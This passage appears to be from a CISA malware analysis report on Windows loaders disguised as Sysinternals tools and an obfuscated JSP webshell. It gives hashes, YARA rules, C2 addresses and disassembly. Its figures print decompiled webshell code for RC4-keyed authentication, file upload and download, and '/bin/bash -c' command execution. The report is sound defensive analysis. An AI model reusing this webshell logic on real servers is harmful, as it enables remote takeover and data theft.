d071c4959d...	Contained_Within	66966ceae7e3a8aace6c27183067d861f9d72 67aed30473a95168c3fe19f2c16
---------------	------------------	--

Description

Analysis of this file indicates it is a memory dump and is the embedded malicious executable contained within wind.exe.

33b89b8915aaa59a3c9db23343e8c249b2db260b9b10e88593b6ff2fb5f71d2b**Tags**

trojan

Details

Name	odbccads.exe
Size	724992 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	de0d57bdc10fee1e1e16e225788bb8de
SHA1	695d31cdac532be8e6d2a98220c0c55f3385aa0b
SHA256	33b89b8915aaa59a3c9db23343e8c249b2db260b9b10e88593b6ff2fb5f71d2b
SHA512	45bea34a3248e2d8ef1c1922f9b9bd89b80552bf9429e1e83595b5684c2067f6a1f04ef44f2d086cd9248a01022efe 9ebf539c6a280f780aee9796225b960f0f
ssdeep	12288:q50ggg3QpKI+CjNu5s1luYiEoCvhHw3lZJUwJx8qpXeS/E9mHLO/dk:K0Hg3eK18g5s7ziSqVZj980P/E9ka/d
Entropy	7.624236

Antivirus

Adaware	Gen:Variant.Ulise.345018
AhnLab	Trojan/Win.Generic
Avira	HEUR/AGEN.1248665
Bitdefender	Gen:Variant.Ulise.345018
ESET	a variant of Win64/Injector.HA.gen trojan
Emsisoft	Gen:Variant.Ulise.345018 (B)
IKARUS	Trojan.Win64.Injector

YARA Rules

- rule CISA_10382580_03 : loader


```
{
        meta:
          Author = "CISA Code & Media Analysis"
          Incident = "10382580"
          Date = "2022-05-02"
          Last_Modified = "20220602_1200"
          Actor = "n/a"
          Category = "Loader"
          Family = "n/a"
          Description = "Detects loader samples"
          MD5_1 = "3764a0f1762a294f662f3bf86bac776f"
          SHA256_1 = "f7f7b059b6a7dbd75b30b685b148025a0d4ceceab405e553ca28cacdeae43fab"
          MD5_2 = "21fa1a043460c14709ef425ce24da4fd"
          SHA256_2 = "66966ceae7e3a8aace6c27183067d861f9d7267aed30473a95168c3fe19f2c16"
          MD5_3 = "e9c2b8bd1583baf3493824bf7b3ec51e"
```



```

SHA256_3 = "7ea294d30903c0ab690bc02b64b20af0fce66a168d4622e55dee4d6233783751"
MD5_4 = "de0d57bdc10fee1e1e16e225788bb8de"
SHA256_4 = "33b89b8915aaa59a3c9db23343e8c249b2db260b9b10e88593b6ff2fb5f71d2b"
MD5_5 = "9b071311ecd1a72bfd715e34dbd1bd77"
SHA256_5 = "3c2c835042a05f8d974d9b35b994bcf8d5a0ce19128ebb362804c2d0f3eb42c0"
MD5_6 = "05d38bc82d362dd57190e3cb397f807d"
SHA256_6 = "4cd7efdb1a7ac8c4387c515a7b1925931beb212b95c4f9d8b716dbe18f54624f"

strings:
$S0 = { B8 01 00 00 00 48 6B C0 00 C6 44 04 20 A8 B8 01 }
$S1 = { 00 00 48 6B C0 01 C6 44 04 20 9A B8 01 00 00 }
$S2 = { 48 6B C0 02 C6 44 04 20 93 B8 01 00 00 00 48 }
$S3 = { C0 03 C6 44 04 20 9B B8 01 00 00 00 48 6B C0 }

condition:
all of them
}

```

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2016-06-12 12:53:34-04:00
Import Hash	4f2b9ad89041fedc43298c09c8e7b948
Company Name	Sysinternals - www.sysinternals.com
File Description	Lists logon session information
Internal Name	LogonSessions
Legal Copyright	Copyright (C) 2004-2016 Mark Russinovich
Original Filename	logonsessions.exe
Product Name	Sysinternals LogonSessions
Product Version	1.4

PE Sections

MD5	Name	Raw Size	Entropy
061073798e31a66598c1b1a1089e1256	header	1024	2.887037
acb35e1a2a26fb3ddd19a088cecb3166	.text	89088	6.366966
4d9a0bcd9467b5aaee5d4d762219821b	.rdata	65536	4.425938
f80417eeab656641c6a5206454b398d3	.data	6656	3.054858
e0d2510e666231c532ff97edf51abd10	.pdata	5120	4.855993
28c72f93d407e70be44e0cacd3994710	.rsrc	555520	7.909148
bca539afcd691a4a238b78fc830dc55a	.reloc	2048	4.939573

Relationships


33b89b8915... Connected_To 134.119.177.107

Description

This malware is a loader that contains an encrypted executable. During runtime, this encrypted executable is decrypted and loaded into memory, never touching the system hard disk. The encrypted executable is the same family of malware as "f7_dump_64.exe" (88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8). The malware embedded within this loader attempts to communicate with the remote C2 134[.]119[.]177[.]107.

Screenshots





```

loc_13DCD8D3BA0:
movzx  eax, byte ptr [r8+5]
lea    r10, [r10+1]
imul  edx, eax, 1Fh
inc    r11d
movzx  eax, byte ptr [r8+0Fh]
imul  ecx, eax, 47h ; 'S'
movzx  eax, byte ptr [r8+0Bh]
add    dl, cl
imul  ecx, eax, 35h ; '5'
movzx  eax, byte ptr [r8+1], bl
mov    [r8+2], dl
mov    [r8+3], sil
add    dl, cl
mov    [r8+4], bpl
imul  ecx, eax, 17h
movzx  eax, [rsp+48h+arg_8]
mov    [r8], al
movzx  eax, [rsp+48h+arg_18]
mov    [r8+9], al
sub    cl, 7Fh
mov    [rsp+48h+arg_8], bl
add    dl, cl
mov    [r8+5], r14b
xor    [r10-1], dl
movzx  ebx, dl
movzx  edi, sil
mov    [r8+6], r15b
movzx  esi, hpl
mov    [r8+7], r12b
movzx  ebp, r14b
mov    [r8+8], r13b
movzx  r14d, r15b
mov    [r8+0Fh], dl
movzx  r15d, r12b
movzx  r12d, r13b
movzx  r13d, al
movzx  eax, [rsp+48h+var_48]
mov    [rsp+48h+arg_18], al
mov    [r8+0Ah], al
movzx  eax, [rsp+48h+var_47]
mov    [rsp+48h+var_48], al
mov    [r8+0Bh], al
movzx  eax, [rsp+48h+var_46]
mov    [rsp+48h+var_47], al
mov    [r8+0Ch], al
movzx  eax, [rsp+48h+var_45]
mov    [rsp+48h+var_46], al
mov    [r8+0Dh], al
movzx  eax, [rsp+48h+var_44]
mov    [rsp+48h+var_45], al
mov    [r8+0Eh], al
movxsd  rax, r11d
mov    [rsp+48h+var_44], dl
cmp    rax, r9
jb     loc_13DCD8D3BA0

```

Figure 8 - This screenshot illustrates the encryption algorithm the malware uses to encrypt data sent to and received from the remote operator. Static analysis indicates a random 16-byte key is generated before each transmission of data, and this key is included in blocks of data sent and received. It may be possible to decrypt communications of this malware by extracting this cryptographic key from sent and received data.

134.119.177.107

Tags

command-and-control

Ports

- 443 TCP

Whois

Queried whois.ripe.net with "-B 134.119.177.107"...

% Information related to '134.119.177.0 - 134.119.177.255'

% Abuse contact for '134.119.177.0 - 134.119.177.255' is 'pivps.com@gmail.com'

inetnum: 134.119.177.0 - 134.119.177.255
netname: VELIANET-FR-PINETLLC
descr: Pi NET, LLC
country: FR
org: ORG-PNL18-RIPE
admin-c: PNL14-RIPE



tech-c: PNL14-RIPE
 status: LEGACY
 remarks: ticket.velia.net 87114
 notify: hostmaster@velia.net
 mnt-by: FGK-MNT
 created: 2017-05-12T09:24:37Z
 last-modified: 2017-05-12T09:24:37Z
 source: RIPE

organisation: ORG-PNL18-RIPE
 org-name: Pi NET, LLC
 org-type: OTHER
 address: No 74, Tang Thiet Giap, Co Nhue
 address: Tu Liem
 address: 100000 Hanoi
 address: Viet Nam
 phone: +84 977471775
 e-mail: pivps.com@gmail.com
 admin-c: PNL14-RIPE
 tech-c: PNL14-RIPE
 abuse-c: PNL14-RIPE
 mnt-ref: FGK-MNT
 mnt-by: FGK-MNT
 created: 2017-05-09T08:44:12Z
 last-modified: 2017-05-09T08:44:12Z
 source: RIPE

role: Pi NET, LLC
 address: No 74, Tang Thiet Giap, Co Nhue
 address: Tu Liem
 address: 100000 Hanoi
 address: Viet Nam
 phone: +84 977471775
 e-mail: pivps.com@gmail.com
 nic-hdl: PNL14-RIPE
 mnt-by: FGK-MNT
 created: 2017-05-09T08:44:12Z
 last-modified: 2017-05-09T08:44:12Z
 source: RIPE
 abuse-mailbox: pivps.com@gmail.com

% Information related to '134.119.176.0/20AS29066'

route: 134.119.176.0/20
 descr: velia.net
 origin: AS29066
 mnt-by: FGK-MNT
 notify: hostmaster@velia.net
 created: 2017-05-11T09:17:20Z
 last-modified: 2017-05-11T09:17:20Z
 source: RIPE

% This query was served by the RIPE Database Query Service version 1.103 (HEREFORD)

Relationships

134.119.177.107	Connected_From	33b89b8915aaa59a3c9db23343e8c249b2db 260b9b10e88593b6ff2fb5f71d2b
134.119.177.107	Connected_From	88a5e4b24747648a4e3f0a2d5282b5168326 0f9208b06788fc858c44559da1e8

Description

"odbccads.exe" and "f7_dump_64.exe" attempt to connect to this IP address.



7ea294d30903c0ab690bc02b64b20af0fce66a168d4622e55dee4d6233783751

Tags

trojan

Details

Name	praiser.exe
Size	727040 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	e9c2b8bd1583baf3493824bf7b3ec51e
SHA1	76f2c5f0312346caf82ed42148e78329f8d7b35a
SHA256	7ea294d30903c0ab690bc02b64b20af0fce66a168d4622e55dee4d6233783751
SHA512	d3ee9a7ecbade56c72dbbdacf29cb122a6254dfc159427166829ca793d80ee21d3bf0229ebef46fdb9e326e49ad1cb84b49121417462b3a79d299708cf578acb
ssdeep	12288:e5ggg3QpKOnH0FxuvHNZXxt8Qx1+d/Amk31:0jHI3eKOH06vHNZXbtVxS/Amo1
Entropy	7.622654

Antivirus

Adaware	Gen:Variant.Ulise.345018
AhnLab	Trojan/Win.Generic
Avira	TR/Injector.oqsge
Bitdefender	Gen:Variant.Ulise.345018
ESET	a variant of Win64/Injector.HA.gen trojan
Emsisoft	Gen:Variant.Ulise.345018 (B)
IKARUS	Trojan.Win64.Injector
K7	Trojan (0058e94e1)
McAfee	RDN/Generic.dx
Zillya!	Trojan.Injector.Win64.1263

YARA Rules

- rule CISA_10382580_03 : loader


```
{
meta:
  Author = "CISA Code & Media Analysis"
  Incident = "10382580"
  Date = "2022-05-02"
  Last_Modified = "20220602_1200"
  Actor = "n/a"
  Category = "Loader"
  Family = "n/a"
  Description = "Detects loader samples"
MD5_1 = "3764a0f1762a294f662f3bf86bac776f"
SHA256_1 = "f7f7b059b6a7dbd75b30b685b148025a0d4ceceab405e553ca28cacdeae43fab"
MD5_2 = "21fa1a043460c14709ef425ce24da4fd"
SHA256_2 = "66966ceae7e3a8aace6c27183067d861f9d7267aed30473a95168c3fe19f2c16"
MD5_3 = "e9c2b8bd1583baf3493824bf7b3ec51e"
SHA256_3 = "7ea294d30903c0ab690bc02b64b20af0fce66a168d4622e55dee4d6233783751"
MD5_4 = "de0d57bdc10fee1e1e16e225788bb8de"
SHA256_4 = "33b89b8915aaa59a3c9db23343e8c249b2db260b9b10e88593b6ff2fb5f71d2b"
MD5_5 = "9b071311ecd1a72bfd715e34dbd1bd77"
SHA256_5 = "3c2c835042a05f8d974d9b35b994bcf8d5a0ce19128ebb362804c2d0f3eb42c0"
MD5_6 = "05d38bc82d362dd57190e3cb397f807d"
```



```

SHA256_6 = "4cd7efdb1a7ac8c4387c515a7b1925931beb212b95c4f9d8b716dbe18f54624f"
strings:
$so = { B8 01 00 00 00 48 6B C0 00 C6 44 04 20 A8 B8 01 }
$si = { 00 00 48 6B C0 01 C6 44 04 20 9A B8 01 00 00 }
$sz = { 48 6B C0 02 C6 44 04 20 93 B8 01 00 00 00 48 }
$ss = { C0 03 C6 44 04 20 9B B8 01 00 00 00 48 6B C0 }

condition:
    all of them
}

```

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2016-06-12 12:53:34-04:00
Import Hash	4f2b9ad89041fedc43298c09c8e7b948
Company Name	Sysinternals - www.sysinternals.com
File Description	Lists logon session information
Internal Name	LogonSessions
Legal Copyright	Copyright (C) 2004-2016 Mark Russinovich
Original Filename	logonsessions.exe
Product Name	Sysinternals LogonSessions
Product Version	1.4

PE Sections

MD5	Name	Raw Size	Entropy
0c44f8237fa873b9bd4efaa9489ad650	header	1024	2.879905
1a1bf58f62faa7d93ce17441b9bf738d	.text	89088	6.367004
4d9a0bcd9467b5aaee5d4d762219821b	.rdata	65536	4.425938
f80417eeab656641c6a5206454b398d3	.data	6656	3.054858
e0d2510e666231c532ff97edf51abd10	.pdata	5120	4.855993
8c14221bada15cef72ccc7f336dbe5f5	.rsrc	557568	7.903129
bca539afcd691a4a238b78fc830dc55a	.reloc	2048	4.939573

Relationships

7ea294d309... Connected_To 162.245.190.203

Description

This malware is a 64-bit Intel Windows loader that contains an encrypted malicious executable. During runtime, this encrypted executable is decrypted and loaded into memory, never touching the system hard disk. The encrypted executable is the same family of malware as "f7_dump_64.exe" (88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8). The malware embedded within this loader attempts to communicate with the hard-coded C2 162[.]245[.]190[.]203.

Screenshots




Figure 9 - This screenshot illustrates a portion of the C2 structure extracted from this loader's embedded executable. This code illustrates this malware is the same family of malware as the malware f7_dump_64.exe, also detailed within this report.

```

loc_27995763BA0:
movzx eax, byte ptr [r8+8]
lea r10, [r10+1]
imul edx, eax, 1Fh
inc r11d
movzx eax, byte ptr [r8+0Fh]
imul ecx, eax, 47h ; 'G'
movzx eax, byte ptr [r8+0Bh]
add dl, cl
imul ecx, eax, 35h ; '5'
movzx eax, byte ptr [r8]
mov [r8+1], bl
mov [r8+2], dl
mov [r8+3], sil
add dl, cl
mov [r8+4], bpl
imul ecx, eax, 17h
movzx eax, [rsp+48h+arg_8]
mov [r8], al
movzx eax, [rsp+48h+arg_18]
mov [r8+9], al
sub cl, 7Fh
mov [rsp+48h+arg_8], bl
add dl, cl
mov [r8+5], r14b
xor [r10-1], dl
movzx ebx, dil
movzx edi, sil
mov [r8+6], r15b
movzx esi, bpl
mov [r8+7], r12b
movzx ebp, r14b
mov [r8+8], r13b
movzx r14d, r15b
mov [r8+0Fh], dl
movzx r15d, r12b
movzx r12d, r13b
movzx r13d, al
movzx eax, [rsp+48h+var_48]
mov [rsp+48h+arg_18], al
mov [r8+0Ah], al
movzx eax, [rsp+48h+var_47]
mov [rsp+48h+var_48], al
mov [r8+0Bh], al
movzx eax, [rsp+48h+var_46]
mov [rsp+48h+var_47], al
mov [r8+0Ch], al
movzx eax, [rsp+48h+var_45]
mov [rsp+48h+var_46], al
mov [r8+0Dh], al
movzx eax, [rsp+48h+var_44]
mov [rsp+48h+var_45], al
mov [r8+0Bh], al
movsxrd rax, r11d
mov rax, [rsp+48h+var_44], dl
cmp rax, r9
jb loc_27995763BA0

```



Figure 10 - This screenshot illustrates a portion of the communication cryptographic function extracted from this loaders embedded executable. This code illustrates this malware is the same family of malware as the malware f7_dump_64.exe, also detailed within this report.

162.245.190.203

Tags

command-and-control

Whois

NetRange: 162.245.184.0 - 162.245.191.255
 CIDR: 162.245.184.0/21
 NetName: QUADRANET-DOWNSTREAM
 NetHandle: NET-162-245-184-0-1
 Parent: NET162 (NET-162-0-0-0-0)
 NetType: Direct Allocation
 OriginAS: AS8100
 Organization: QuadraNet Enterprises LLC (QEL-5)
 RegDate: 2014-03-28
 Updated: 2018-08-30
 Ref: <https://rdap.arin.net/registry/ip/162.245.184.0>

OrgName: QuadraNet Enterprises LLC
 OrgId: QEL-5
 Address: 19528 Ventura Blvd #433
 City: Tarzana
 StateProv: CA
 PostalCode: 91356
 Country: US
 RegDate: 2018-06-07
 Updated: 2018-10-11
 Ref: <https://rdap.arin.net/registry/entity/QEL-5>

ReferralServer: rwhois://rwhois.quadranet.com:4321

Relationships

162.245.190.203	Connected_From	7ea294d30903c0ab690bc02b64b20af0fce66 a168d4622e55dee4d6233783751
-----------------	----------------	--

Description

"praiser.exe" attempts to connect to this IP address.

3c2c835042a05f8d974d9b35b994bcf8d5a0ce19128ebb362804c2d0f3eb42c0

Tags

trojan

Details

Name	fontdrvhosts.exe
Size	950272 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	9b071311ecd1a72bfd715e34dbd1bd77
SHA1	4a3f79d6821139bc1c3f44fb32e8450ee9705237
SHA256	3c2c835042a05f8d974d9b35b994bcf8d5a0ce19128ebb362804c2d0f3eb42c0
SHA512	73444e81e02ac8649fa99aa6d98c3818589a627da687f7813a27b83e70e04b4eb4b38f69e7a103398440f9e03b47c 6dcfc9b7a42ef5bae71c9e527ed52789efc
ssdeep	24576:VUQ+cIWhn/PvswcxMnTndLF2nepjcrDXrVXK50DcD:VUCqTnKbK5



Entropy | 7.475351

Antivirus

ESET	a variant of Win64/Injector.HA.gen trojan
IKARUS	Trojan.Win64.Injector

YARA Rules

```

• rule CISA_10382580_03 : loader
{
    meta:
        Author = "CISA Code & Media Analysis"
        Incident = "10382580"
        Date = "2022-05-02"
        Last_Modified = "20220602_1200"
        Actor = "n/a"
        Category = "Loader"
        Family = "n/a"
        Description = "Detects loader samples"
        MD5_1 = "3764a0f1762a294f662f3bf86bac776f"
        SHA256_1 = "f7f7b059b6a7dbd75b30b685b148025a0d4ceceab405e553ca28cacdeae43fab"
        MD5_2 = "21fa1a043460c14709ef425ce24da4fd"
        SHA256_2 = "66966ceae7e3a8aace6c27183067d861f9d7267aed30473a95168c3fe19f2c16"
        MD5_3 = "e9c2b8bd1583baf3493824bf7b3ec51e"
        SHA256_3 = "7ea294d30903c0ab690bc02b64b20af0fce66a168d4622e55dee4d6233783751"
        MD5_4 = "de0d57bdc10fee1e1e16e225788bb8de"
        SHA256_4 = "33b89b8915aaa59a3c9db23343e8c249b2db260b9b10e88593b6ff2fb5f71d2b"
        MD5_5 = "9b071311ecd1a72bfd715e34bdb1bd77"
        SHA256_5 = "3c2c835042a05f8d974d9b35b994bcf8d5a0ce19128ebb362804c2d0f3eb42c0"
        MD5_6 = "05d38bc82d362dd57190e3cb397f807d"
        SHA256_6 = "4cd7efdb1a7ac8c4387c515a7b1925931beb212b95c4f9d8b716dbe18f54624f"
    strings:
        $s0 = { B8 01 00 00 00 48 6B C0 00 C6 44 04 20 A8 B8 01 }
        $s1 = { 00 00 48 6B C0 01 C6 44 04 20 9A B8 01 00 00 }
        $s2 = { 48 6B C0 02 C6 44 04 20 93 B8 01 00 00 00 48 }
        $s3 = { C0 03 C6 44 04 20 9B B8 01 00 00 00 48 6B C0 }
    condition:
        all of them
}

```

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2020-11-04 13:24:40-05:00
Import Hash	c85981382fb4eb606f6d91ad6bdc7112
Company Name	Sysinternals - www.sysinternals.com
File Description	Directory disk usage reporter
Internal Name	DU
Legal Copyright	Copyright (C) 2005-2018 Mark Russinovich
Original Filename	du.exe
Product Name	Sysinternals Du
Product Version	1.62

PE Sections

MD5	Name	Raw Size	Entropy
MD5			



78d132074de70aeea7869dd58a1c9f94	header	1024	3.116777
440d1de1ebc4370b4c5b9484f4d6bcbe	.text	322048	6.447230
2e1630ecc28f57d2eb5e243b81b472b	.rdata	105984	5.104773
de30a21bcd286f9ecbbe9b5430d748fd	.data	4096	2.850634
85d64a30df840f5f518c92faefdbf3a3	.pdata	19456	5.731131
753a82453395193c63bfea56bfcf1ef2	.rsrc	495104	7.970015
a9c4c9e1bc46b5a68f1853eabc7543bb	.reloc	2560	5.037904

Relationships

3c2c835042... Connected_To 155.94.211.207

Description

This malware is a malicious 64-bit Intel Windows loader that contains an encrypted executable. During runtime, this encrypted executable is decrypted and loaded into memory, never touching the system's hard disk. The encrypted executable is the same family of malware as "f7_dump_64.exe" (88a5e4b24747648a4e3f0a2d5282b51683260f9208b06788fc858c44559da1e8). This malware attempts to communicate with the hard-coded C2 location 155[.]94[.]211[.]207.

155.94.211.207**Tags**

command-and-control

Whois

NetRange: 155.94.128.0 - 155.94.255.255
 CIDR: 155.94.128.0/17
 NetName: QUADRANET
 NetHandle: NET-155-94-128-0-1
 Parent: NET155 (NET-155-0-0-0-0)
 NetType: Direct Allocation
 OriginAS: AS8100
 Organization: QuadraNet Enterprises LLC (QEL-5)
 RegDate: 2014-06-11
 Updated: 2018-08-30
 Ref: <https://rdap.arin.net/registry/ip/155.94.128.0>

OrgName: QuadraNet Enterprises LLC
 OrgId: QEL-5
 Address: 19528 Ventura Blvd #433
 City: Tarzana
 StateProv: CA
 PostalCode: 91356
 Country: US
 RegDate: 2018-06-07
 Updated: 2018-10-11
 Ref: <https://rdap.arin.net/registry/entity/QEL-5>

Relationships

155.94.211.207 Connected_From 3c2c835042a05f8d974d9b35b994bcf8d5a0ce19128ebb362804c2d0f3eb42c0

Description

"fontdrvhosts.exe" attempts to connect to the IP address.

28e4e7104cbffa97a0aa2f53b5ebcbcdba360ec416b34bb617e2f8891d204816**Tags**

trojan



Details

Name	error_401.jsp
Size	23171 bytes
Type	ASCII text, with very long lines, with no line terminators
MD5	3e200093f737fc1e4bd350f6ffb7d56
SHA1	0e9e98d93463798645cc0a972a4ff6f99977318a
SHA256	28e4e7104cbffa97a0aa2f53b5ebcbcd8a360ec416b34bb617e2f8891d204816
SHA512	9269ad158e16df39acf56a209b9af91713282d8a9a7f5a51efef8ef1de0c8093495e2994e11ef464753171bdf1d76 2d4def0d0191b111403250ae47d63cf8e
ssdeep	192:/20kbSJWwmduoToGPJswyEnczKvN4/kV+8YBRKY90/9:ESJeUgybee5o9
Entropy	5.172150

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file contains heavily encrypted Java code. Analysis of this application reveals it is a malicious JSP application. It is designed to parse data and commands from incoming Hypertext Transfer Protocol (HTTP) requests, providing a remote operator C2 capabilities over a compromised system. This malicious webshell will allow a hacker to retrieve files from the target system, upload files to the target system, and execute commands on the target system. The webshell is portable and can be used to remotely control both Linux and Windows servers.

Static analysis indicates the malware parses data from the parameters named "X-Client-Data1" and "X-Client-Data2" from incoming web requests. This data is expected to be command and control data provided from a remote operator. Static analysis indicates the malware parses the data from the parameter "X-Client-Data1" and uses it as an Rivest Cipher 4 (RC4) key to encrypt the phrase "Freedom and Democracy". If the result of encrypting this phrase with the provided RC4 key equals "5lbknpGSPJSs5hQjT5mJAzn4Nqvo", the malware knows the hacker has the right key and will allow them to input commands to control the hacked server.

The command data will be provided in the parameter "X-Client-Data2". This data is decrypted using the previously mentioned RC4 key provided in parameter "X-Client-Data1". Refer to screenshots 11-14 for additional context of the functionality and purpose of this malicious webshell.

Screenshots

```

    .toString());
String result="";
if(k!=null)
{
if(myworld(new Hello(k.getBytes())).fucku((new Object())
{
    int t;
    public String toString()
    {
        byte[]buf=new byte[21];
        t=1186199117;
        buf[0]=(byte)(t>>24);
        t=1487927013;
        buf[1]=(byte)(t>>1);
        t-=324476781;
        buf[2]=(byte)(t>>21);
        t-=324181200;
        buf[3]=(byte)(t>>>21);
        t-=761712619;
        buf[4]=(byte)(t>>14);
        t=433586911;
        buf[5]=(byte)(t>>1);
        t=-1514782455;
        buf[6]=(byte)(t>>18);
        t=-1570561904;
        buf[7]=(byte)(t>>8);
        t=-11228805682;
        buf[8]=(byte)(t>>6);
        t=1978867141;
        buf[9]=(byte)(t>>12);
        t=961387665;
        buf[10]=(byte)(t>>8);
        t=-1304357506;
        buf[11]=(byte)(t>>17);
        t=-157328691;
        buf[12]=(byte)(t>>24);
        t=-1957074981;
        buf[13]=(byte)(t>>14);
        t=-422548824;
        buf[14]=(byte)(t>>20);
        t=1725851745;
        buf[15]=(byte)(t>>17);
        t=-1697228574;
        buf[16]=(byte)(t>>6);
        t=-408804939;
        buf[17]=(byte)(t>>13);
        t=-1021960659;
        buf[18]=(byte)(t>>12);
        t=1115815311;
        buf[19]=(byte)(t>>2);
        t=920890316;
        buf[20]=(byte)(t>>3);
        return new String(buf);    #####Freedom and Democracy
    }
}
.toString()).getBytes()).equals((new Object()
{

```

Figure 11 - This screenshot illustrates code utilized to encrypt the string "Freedom and Democracy" with the hacker provided RC4 key. If the result of this encryption is equal to "5lbknpgSPJSs5hQjT5mJAzn4Nqvo" the hacker is authenticated and able to submit commands to the malicious webshell.



```

        buf[34]=(byte)(t>>>24);
        return new String(buf);    ***key must be between 1 and 256 bytes
    }
    .toString()));
}
else
{
    keylen=k.length;
    for(int i=0;i<256;i++)
    {
        S[i]=(byte)i;
        T[i]=k[i%keylen];
    }
    int j=0;
    for(int i=0;i<256;i++)
    {
        j=(j+S[i]+T[i])&0xFF;
        byte temp=S[i];
        S[i]=S[j];
        S[j]=temp;
    }
}
public byte[] fucku(final byte[] ptext)    /**RC4 ENCRYPTION
{
    final byte[] ctext=new byte[ptext.length];
    int i=0,j=0,k,t;
    for(int counter=0;counter<ptext.length;counter++)
    {
        i=(i+1)&0xFF;
        j=(j+S[i])&0xFF;
        byte temp=S[i];
        S[i]=S[j];
        S[j]=temp;
        t=(S[i]+S[j])&0xFF;
        k=S[t];
        ctext[counter]=(byte)(ptext[counter]^k);
    }
    return ctext;
}

```

Figure 12 - This screenshot illustrates the code the malware utilizes to implement the RC4 encryption algorithm. The two sections of code illustrate the key initialization code as well as the actual stream cipher function.



```

        }  

        else if(data.startsWith((new Object()  

        {  

            int t;  

            public String toString()  

            {  

                byte[]buf=new byte[4];  

                t=1803775071;  

                buf[0]=(byte)(t>>>19);  

                t=2006479786;  

                buf[1]=(byte)(t>>>3);  

                t=430762186;  

                buf[2]=(byte)(t>>>9);  

                t=349283328;  

                buf[3]=(byte)(t>>>5);  

                return new String(buf);    #***put  

            }  

        }  

        .toString()))))  

        {  

            String p=data.substring(4).split((new Object()  

            {  

                int t;  

                public String toString()  

                {  

                    byte[]buf=new byte[11];  

                    t=1332967169;  

                    buf[0]=(byte)(t>>>22);  

                    t=-1450764638;  

                    buf[1]=(byte)(t>>>23);  

                    t=-734695263;  

                    buf[2]=(byte)(t>>>1);  

                    t=1422557446;

```

Figure 13 - This screenshot illustrates the malware checking incoming data for the "put" command. The put command is used by the hacker to upload files to the target system. The "get" command is used to download files from the target system. The "rtelnet" command is used to actually execute commands on the target system. They could use these commands in conjunction to upload and execute payloads on the target system. Notably, the commands and data sent to and from this malware will be encrypted via RC4.



```

}
else
{
    child=Runtime.getRuntime().exec(new String[]
    {
        (new Object()
        {
            int t;
            public String toString()
            {
                byte[]buf=new byte[9];
                t=-1281385281;
                buf[0]=(byte)(t>>>2);
                t=1891901006;
                buf[1]=(byte)(t>>>17);
                t=663663433;
                buf[2]=(byte)(t>>>3);
                t=1894446820;
                buf[3]=(byte)(t>>>4);
                t=1595505276;
                buf[4]=(byte)(t>>>11);
                t=1503315034;
                buf[5]=(byte)(t>>>9);
                t=50983438;
                buf[6]=(byte)(t>>>19);
                t=-1368380592;
                buf[7]=(byte)(t>>>21);
                t=-1781486307;
                buf[8]=(byte)(t>>>5);
                return new String(buf);      #***/bin/bash
            }
        }).toString(),(new Object()
        {
            int t;
            public String toString()
            {
                byte[]buf=new byte[2];
                t=-1302647332;
                buf[0]=(byte)(t>>>17);
                t=-1158008322;
                buf[1]=(byte)(t>>>7);
                return new String(buf);      #***-c
            }
        }).toString(),data
    });
}

```

Figure 14 - This screenshot illustrates the capability the malware provides to execute commands on a target Linux system. This capability could be utilized to execute payloads previously uploaded to the system via the "put" command.

f7f7b059b6a7dbd75b30b685b148025a0d4ceceab405e553ca28cacdeae43fab

Tags

trojan

Details

Name	SvcEdge.exe
Size	716800 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	3764a0f1762a294f662f3bf86bac776f
SHA1	6a87d8df99ea58d8612fa58a58b1a3a9512f160e
